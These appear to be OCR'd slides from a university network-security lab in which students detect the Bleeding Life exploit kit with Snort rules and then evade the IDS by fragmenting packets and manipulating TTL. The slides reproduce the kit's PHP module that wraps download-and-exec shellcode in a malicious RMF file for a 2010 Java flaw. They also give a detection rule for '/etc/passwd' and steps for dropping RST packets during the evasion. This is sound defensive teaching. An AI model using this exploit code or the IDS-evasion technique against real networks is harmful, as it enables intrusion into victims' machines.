
- `ctrl+c` to stop terminal activity

Exploit kit detection: Bleeding Life

- Do you remember it? (from the first lab)

- We want to exploit the Java 6.1 (2010) vulnerability

- The vulnerability allows us to execute arbitrary code on the victim machine



User mlab
Password ••••


Exploit kit detection: Bleeding Life

- Bleeding Life is installed on the attacker machine

Machine: Attacker

- Open `firefox`
- Go to: `localhost/bleeding_life/2/statistics`
- User: `mlab` Password: `mlab`

After every attack you need to clear the statistics since Bleeding Life does not deliver two attacks to the same IP



Overall Statistics

Unique	Exploited	%
0	0	0

Statistics: Referrers

Refferer	Total	Exploited %

First infection


Machine: Victim

- Java 6.1 has already been installed
- We set up a website that requires Java on the attacker machine
- Open Internet Explorer
- Go to the infected website: `192.168.135.102/bleeding_life/2`
- IE should crash and the russian calc should open

How does it work?

Machine: Attacker

- Bleeding Life needs to inject the shellcode into the victim machine
- We can try to detect the packets with the shellcode inside
- Let's have a look at it!



```
along with this program; if not, write to the Free Software
Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301, USA.
*/

include("../../config.php");
include("../../include/shellcode.php");

$shellcode = shellcode_dl_exec($config_url . "/download_file.php?e=Java-2010-0842");

//$rmf = "\x49\x52\x45\x5A\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x65".
//"\x53\x4F\x4E\x47\x6D\x53\xCB\x6D\x00\x00\x00\x00\x47\x7F\xFF\x00".
//"\x01\x00\x00\x01\x01\x00\x00\x00\x04\x00\x1C\x00\x08\x00\x7F\x00".
//"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
//"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x54".
//"\x49\x54\x4C\x9F\xB1\xB5\x0D\x0A\x7E\xFB\x70\x9C\x86\xFE\xB0\x35".
//"\x93\xE2\x5E\xDE\xF7\x00\x00\x25\x60\x4D\x69\x64\x69\x00\x00\x7F".
//"\xFF\x00\x00\x00\x24\xED\x4D\x54\x68\x64\x00\x00\x00\x06\x00\x01".
//"\x00\x01\x00\x08\x4D\x54\x72\x6B\x00\x00\x24\xD7\x00\xB0\x80\x00".
//"\x38\xFF\x02\xC9\x50\x51\x52\x53\x56\x57" . $shellcode;

$rmf = "\x49\x52\x45\x5A\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x65".
"\x53\x4F\x4E\x47\x6D\x53\xCB\x6D\x00\x00\x00\x00\x47\x7F\xFF\x00".
"\x01\x00\x00\x01\x01\x00\x00\x00\x04\x00\x1C\x00\x08\x00\x7F\x00".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x54".
"\x49\x54\x4C\x9F\xB1\xB5\x0D\x0A\x7E\xFB\x70\x9C\x86\xFE\xB0\x35".
"\x93\xE2\x5E\xDE\xF7\x00\x00\x25\x60\x4D\x69\x64\x69\x00\x00\x7F".
"\xFF\x00\x00\x00\x24\xED\x4D\x54\x68\x64\x00\x00\x00\x06\x00\x01".
"\x00\x01\x00\x08\x4D\x54\x72\x6B\x00\x00\x24\xD7\x00\xB0\x80\x00".
"\x38\xFF\x02\xC9\x50" . $shellcode;

header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Cache-Control: no-cache");
header("Pragma: no-cache");
header("Accept-Ranges: bytes\r\n");
header("Content-Length: " . strlen($rmf) . "\r\n");
header("Content-Disposition: inline; filename=MIDIExample.rmf");
header("\r\n");
header("Content-Type: application/x-msdownload\r\n\r\n");
echo $rmf;
```

We will try to detect this string code in the packets

You can find the file on the desktop: bleeding_life/2/modules/helpers/Java-2010-0842Helper.php

Our rule

Machine: Router

- Open `sudo gedit /etc/snort/rules/local.rules`

-
  ```
  alert IP $EXTERNAL_NET any -> $HOME_NET any (msg:”Bleeding Life Exploit-kit detected”; content: “|FF 00 00 00 24 ED 4D 54 68 64 00 00 00 06 00 01|”; sid: 5000003)
  ```

- Start Snort: `sudo snort -i eth1 -c /etc/snort/snort.conf -A console`

Detection

Machine: Attacker

- IMPORTANT: `clear the statistics!!`

Machine: Victim

- Go to the infected website: `192.168.135.102/bleeding_life/2`

Machine: Router

- An alert should have been raised by Snort! `“Bleeding Life Exploit-kit detected”`

- The Victim has been infected again. To avoid the infection we should detect and drop all the packets from the malicious website. (more about IPS mode later)

Evasion: Packet Level Evasion

- Packet level evasion methods alter the traffic in a way that it is interpreted differently on the IDS and on the victim

- Our goal is to deliver our malicious payload to the victim (the string “`/etc/passwd`” in our example) without Snort raising an alert

- NetCat has been installed on the victim machine to print the received string

Our Rule

Machine: Router

- We need to write a rule that search the packet’s payload looking for the malicious string

- Open `sudo gedit /etc/snort/rules/local.rules`

```
alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:”MALICIOUS
PAYLOAD DETECTED”; content:"/etc/passwd"; sid:5000004;)
```

We will try to perform the attack in 3 different manners and see how Snort reacts:

- 1) Malicious string is contained in the same packet
- 2) Malicious payload is fragmented in multiple packets
- 3) Malicious payload is fragmented in multiple packets with different Time to Live

Evasion - Case 1: single packet


To start Snort Machine: Router

- On terminal: `sudo snort -i eth1 -c /etc/snort/snort.conf -A console`

Machine: Victim

To start listening on port 23 :

- On terminal: `nc -l -p 23`



Evasion - Case 1 (continued)

Machine: Attacker

- To prevent TCP sessions being reset by the attacker's operating system the attacker modifies iptables firewall so it drops outgoing RST packets
- On terminal: `sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP`
- Start the attack_1 script: `sudo python Desktop/attack_1.py`
- Follow the instructions on video to perform the attack
- Once sent payload 1 : on the router machine: `alert raised!`
- Once the attack is completed: on the victim machine: `"/etc/passwd"`


Evasion - Case 2: fragmented packets

Now we try to evade snort fragmenting our malicious string in different packets

- Payload 1 = “/etc”
- Payload 2 = “/passwd”
- Payload 3 = “\n”
- Will Snort be able to detect the malicious string?

Restart NetCat: Machine: Victim

- On terminal: `nc -l -p 23`



Evasion - Case 2 (continued)

Machine: Attacker

- Start the attack_2 script: `sudo python Desktop/attack_2.py`
- Follow the instructions on video to perform the attack
- Once the attack is completed: on the victim machine: `“/etc/passwd”`
- Once the connection is closed : on the router machine: `alert raised!`
- This time the alert on the router is raised when the connection is closed
- Snort detects the attack thanks to the Stream5 preprocessor
- Stream5 enables the target-based TCP **stream reassembly**. Without the stream reassembly, attacks which are divided among multiple packets cannot be detected. Stream5 extracts the payload of each packet and reconstructs the data flow.

How to perform the evasion?

- We need the router and the victim to receive different packets
- How to do it?
- The attacker can set the **Time To Live (TTL)** of the packets
- If the TTL of a packet expires between the router and the victim, the router will drop the packet and the victim will not receive it
- The router will not raise the alert because it sees a different payload w.r.t. the victim

